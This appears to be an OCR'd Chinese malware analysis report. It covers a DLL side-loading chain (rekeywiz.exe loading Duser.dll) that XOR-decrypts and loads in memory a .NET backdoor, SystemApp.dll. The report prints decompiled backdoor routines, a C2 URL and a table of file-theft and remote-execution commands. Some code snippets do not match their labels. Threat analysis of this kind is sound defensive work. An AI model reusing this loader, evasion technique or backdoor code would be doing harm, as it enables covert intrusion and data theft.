
Rekeywiz.exe 是一个白名单文件，存在dll劫持特性，俗称白加黑如下图：



利用rekeywiz.exe 带起Duser.dll，Duser.dll再将 ***.tmp文件,此处用***表示随机文件名，解密后，内存加载.net，使其逃避防护软件查杀.关键代码如下图所示:

选取.tmp文件的前32字节当做秘钥,对后续的字节进行异或解密后，使用Assembly.Load 加载到内存执行。

解密后，发现是一个.net后门程序，如下图所示:




(4).**SystemApp.dll分析**

i.样本信息

样本MD5	6162005b9ae5d4a8070bfe5f560b0912
样本SHA-1	b4928e4c3a8787e0461e2e78138091134c7f719a
样本SHA-256	d8aa512b03a5fc451f9b7bc181d842936798d5facf1b20a2d91d8fd-d82aa28b7

样本类型	Dll(动态链接库)文件
样本名称	SystemApp.dll
文件大小	576.00 KB (589824 bytes)

ii.分析




start函数

首先加载基础设置信息，设置两个时间回调函数GET函数，POST函数，通过基础配置Settings类的属性来判断是否需要获取系统信息，写入选择文件，最后执行两个时间回调函数GET，POST,执行时间是5000秒。

LoadSettings函数

通过Settings的settingsFilePath来获取配置文件路径，然后通过Decode函数来加载到内存，在返回一个用配置文件信息初始化的Settings类，否则返回默认配置



基础配置信息

其中可以看见默认C2地址:

https://reawk.net/202/OaZbRGT9AZ6rhLMSEWSoFykWnI7FeEbXdgvNvwZP/-1/12571/10255afc


```
162         }
163
164         // Token: 0x06000022 RID: 34 RVA: 0x00002E48 File Offset: 0x00001048
165         private byte[] DecodeData(byte[] data)
166         {
167             byte[] array = new byte[data.Length - 32];
168             Buffer.BlockCopy(data, 32, array, 0, array.Length);
169             for (int i = 0; i < array.Length; i++)
170             {
171                 byte[] array2 = array;
172                 int num = i;
173                 array2[num] ^= data[i % 32];
174             }
175             return array;
176         }
```


DecodeData函数

Decode函数主要复制加解密数据文件，就是将文件的前32位当作key,循环异或后面的数据，来解码出源文件数据。


```
2   // Token: 0x06000004 RID: 4 RVA: 0x00002114 File Offset: 0x00000314
3   private static byte[] EncodeData(byte[] data)
4   {
5       byte[] array = new byte[data.Length + 32];
6       RandomNumberGenerator randomNumberGenerator = RandomNumberGenerator.Create();
7       byte[] array2 = new byte[32];
8       randomNumberGenerator.GetBytes(array2);
9       Buffer.BlockCopy(array2, 0, array, 0, 32);
10      Buffer.BlockCopy(data, 0, array, 32, data.Length);
11      for (int i = 0; i < data.Length; i++)
12      {
13          byte[] array3 = array;
14          int num = i + 32;
15          array3[num] ^= array[i % 32];
16      }
17      return array;
18  }
19
```


EnCode函数，也就是加密函数，和Decode函数同理



Get函数

从配置信息里面的c2地址下载数据，通过DecodeData函数解码后传入Process执行，



Process函数上半部分

Process函数主要将传入的数据文件解析执行，先申请出一个Loader类型，加载传入的data,然后将data解base64后，根据解码出来的数据的第一个byte来选择需要执行的功能

```
            continue;
        case 4:
            this._settings.ReadFrom(binaryReader);
            this._settings.Save();
            continue;
        case 5:
            this._settings.ServerUri = new Uri(binaryReader.ReadString());
            continue;
        case 6:
            this._settings.DoFileUpload = binaryReader.ReadBoolean();
            continue;
        case 7:
            this._settings.SelectFileExtensions = new string[binaryReader.ReadInt32()];
            for (int i = 0; i < this._settings.SelectFileExtensions.Length; i++)
            {
                this._settings.SelectFileExtensions[i] = binaryReader.ReadString();
            }
            continue;
        case 8:
            this._settings.MaxSelectFileSize = binaryReader.ReadInt32();
            continue;
        case 9:
        {
            Settings.File item = new Settings.File(binaryReader.ReadString());
            List<Settings.File> selectedFiles = this._settings.SelectedFiles;
            lock (selectedFiles)
            {
                int num = this._settings.SelectedFiles.IndexOf(item);
                if (num < 0)
                {
                    this._settings.SelectedFiles.Add(item);
                }
                else
                {
                    this._settings.SelectedFiles[num].SentOffset = 0L;
                    this._settings.SelectedFiles[num].Complete = false;
                }
                continue;
            }
            break;
        }
```



Process函数中间部分

函数可执行的主要功能:


1. 获取系统信息 写入.sif文件

```
// Token: 0x0600001F RID: 31 RVA: 0x00002ABC File Offset: 0x00000CBC
private void WriteSysInfo()
{
    try
    {
        string tempFileName = Path.GetTempFileName();
        using (FileStream fileStream = new FileStream(tempFileName, FileMode.Create, FileAccess.Write))
        {
            SysInfo.WriteTo(fileStream);
        }
        File.Move(tempFileName, Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".sif"));
    }
    catch (Exception ex)
    {
        try
        {
            File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".err"), ex.ToString());
        }
        catch
        {
        }
    }
}
```



2. 获取文件列表 写入.flc文件



3. 获取指定文件，先复制移动到.fls



4. 修改setting



5. 更新c2地址

6. 准备上传文件

7. 加载文件执行

```
case 7:
    this._settings.SelectFileExtensions = new string[binaryReader.ReadInt32()];
    for (int i = 0; i < this._settings.SelectFileExtensions.Length; i++)
    {
        this._settings.SelectFileExtensions[i] = binaryReader.ReadString();
    }
    continue;
```


8. 设置文件最大尺寸

```
        continue;
    case 8:
        this._settings.MaxSelectFileSize = binaryReader.ReadInt32();
        continue;
    case 9:
```



9. 下载文件

```
case 9:
{
    Settings.File item = new Settings.File(binaryReader.ReadString());
    List<Settings.File> selectedFiles = this._settings.SelectedFiles;
    lock (selectedFiles)
    {
        int num = this._settings.SelectedFiles.IndexOf(item);
        if (num < 0)
        {
            this._settings.SelectedFiles.Add(item);
        }
        else
        {
            this._settings.SelectedFiles[num].SentOffset = 0L;
            this._settings.SelectedFiles[num].Complete = false;
        }
        continue;
    }
    break;
}
```


Case功能列举表格：


Case值	功能
1	获取系统信息 写入.sif文件

2	获取文件列表 写入.flc文件
3	获取指定文件，先复制移动到.fls
4	修改setting
5	更新c2地址
6	准备上传文件
7	加载文件执行
8	设置文件最大尺寸
9	下载文件



Process函数下半部分

Process函数执行出现异常就写入随机命名.err文件



